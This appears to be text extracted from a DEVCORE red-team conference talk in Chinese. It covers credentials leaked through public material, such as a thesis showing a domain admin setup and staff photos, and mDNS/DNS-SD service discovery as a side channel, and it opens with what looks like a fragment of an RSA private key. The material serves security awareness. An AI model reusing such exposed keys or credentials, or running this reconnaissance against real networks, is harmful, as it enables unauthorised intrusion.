				12	aEC4aLkWZ4rq/uMCalUaqeHd7k+oLmrZayzftWrPgscio614o4skkLM+soHL06bUjRo3re		
				13	9W+ZH+4yyiA1Vumjq/YHL34FchHBIIHYR9URnlZEfSsbTnN2WAKRQnv82P004mKRmtYJCD		
				14	HMD+k4KCti4jZox9Nu43tKHZ0ibXmmdB0UAzfvesTNH+ucL5HakpwqLk4bT0QMW6idvsUm		
				15	nv8vLxtZXCojFYBSzmuGo9nuN8kwPXkjgF0aiP07VSaXP//IIDtL3D0glDAiVZv6W9tmgI		
				16	YvvZ6o2Co0lXajQXlqcTTrN6p8ZwItjHJiSF8Zy8C9VbKx5y4HYH6B8zaxcdy5X471wWTY		
				17	IbfmzM4yS7A7nlFzemLLluGJoFKc41F5c0mlG/Q3AAAFgljGtX+4xrV/AAAAB3NzaC1yc2		
				18	EAAAGBAN7m64NvIRpjyTgS34xjW94Br4rTsCjXvzGRTTm/ou26p3RVmQDtu4lIAFy6Nsnw		
				19	Fz4EzKPYlAvVmiHAYbaJhaQ7CpWGATH03wPSCzvQDUQkfQUTYgfgQFeHj48GhAuGi5FmeK		
				20	6v7jAmpVGqnh3e5PqC5q2Wss301qz4LHIq0teK0LJJczPrKBy90m1I0aN63vVvmR/uMsog		
				21	NVbpo6v2By9+BXBxwSCB2EfVEZ5WRH0rG05zdlgJEUJ7/Njzt0JikZrWCQgxzA/p0CgrYu		
				22	I2amfTbuN7Sh2dIm15pnWzLAM373rEzR/rnC+R2pKcKpSuG09EDFuonb7FJp7/L5V7WVwq		
				23	IxWAUs5rhqPZ7jfJMD15I4BTmoj901Umlz//yCA7ZdwzoJXQilWb+lvbZoCGL72eqNgqDp		
				24	V2o0F5anE06zeqfGcCLYxyYkhfGcvAvVWysecuB2B+gfm2sXHcuV+09cFk2CG35sz0Mkuw		
				25	055Rc3piy5bhiaBSn0NReXNJpRv0NwAAAAMBAAEAAAGAAE9uFULTHfNmfcwv0xZgLnNhj7		
				26	kCqv+fJIYXuPeYmmGH7aQFBu85nMPKD5rA+v1VExvR3DcFCQi7qWHLGE4A8VsD1/cu6Qmg		
				27	N7x6r1Hsc2AT9WUdshCIba2tm8Pz1STweWmXvj/sWjIrmS0b82SUiTrq0n88S69xKt60hf		
				28	SHNsijQaN3D6PTUKepC01T1Yoxfm/sG4ov0HEEJRkPE/D9adcymm1RcHHzEaJ/LTa3tE+Q		
				29	5sSxtBkCL7ewGqLpmit/kkf8cKFQwlyQKhXqMIJcyBgWgVED2Kc+m84xgHqTcIJPY0sMYA		
				30	d2K6Gqofv37AVPA6fK0EW83jJr9uvoqw0bLBvsNv8GMC0EBdTGUUmA2a/l9ceK583XAkhc		



# 案例五：論文發現 DA 密碼

Directory 網域服務」角色並添加所需功能。保留功能設定為預設並繼續。選擇自動重新啟動伺服器（如果需要），並確認以開始安裝。

安裝完成後，選擇「將此伺服器升級為網域控制站」開始配置。在部署操作中新增樹系，設定根域名為 co[REDACTED]m。確保勾選DNS伺服器選項和設定AD還原密碼為 P@[REDACTED]rd。忽略DNS委派設定，直接進行。系統會自動檢查先決條件，無誤後點擊安裝。安裝後伺服器將自動重啟。

重啟後，使用網域管理員帳號 CORP\administrator 和密碼 P@[REDACTED]rd 登入，成功登入表示AD安裝和設定已完成。






# 案例六：粉絲團員工活動合照背景

DEVCORE





僅公布於研討會



#REDTEAM

# 傳統紅隊演練 常見流程

網頁弱點

伺服器提權

內網橫向


打 AD


*DEV*✓*CORE*

紅隊演練的  
Side Channel Attack

# Zeroconf

- 核心概念
  - 無需手動設定
  - 設備自動發現和通信
- 主要功能
  - IP 設定
  - 服務發現
  - 名稱解析






僅公布於研討會

# mDNS (Multicast DNS)

---

- 無需 DNS 伺服器的區域網路服務發現
- 標準和傳輸
  - 遵循 RFC 6762 標準
  - 使用 UDP 協定，IP 224.0.0.251，連接埠 5353
- 廣泛支持
  - Apple (Bonjour)、Linux (Avahi) 等服務


# mDNS 服務發現流程



桌機 192.168.0.2

有網路印表機嗎？

我是 oa.ipps.\_tcp.local  
192.168.0.3



印表機 192.168.0.3

有 oa.ipps.\_tcp.local  
是 192.168.0.3



筆電 192.168.0.4



- 無需 DNS 伺服器的區域網路服務發現
- 標準和傳輸
  - 遵循 RFC 6763 標準
  - 基於 DNS 中的技術如 SRV、TXT 等
- 用途
  - 網路印表機、檔案共享服務





<Service>.<Domain>



<Instance Name>.<Service Type>.<Domain>



<Hostname>



Service

Protocol

Name

TEST.ipps.\_tcp.local

Domain Name

PTR  
(Pointer Record)

SRV  
(Service Record)

TXT  
(Text Record)



A or AAAA  
(Address Record)

# 服務發現



筆電


PTR \_ippes.\_tcp.local



印表機

\_ippes.\_tcp.local PTR oa.\_ippes.\_tcp.local

# 服務詳細資訊




筆電

SRV oa.\_ippes\_.tcp.local

